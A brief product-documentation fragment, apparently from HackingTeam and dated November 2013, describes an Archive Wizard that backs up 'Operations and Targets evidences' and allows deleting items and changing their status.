Archive	The Archive Wizard allows to quickly save Operations and Targets evidences into backups. The Wizard also allows to perform secondary activities like items deletion and status changing.

]HackingTeam[

RELEASE DATE
Nov 19, 2013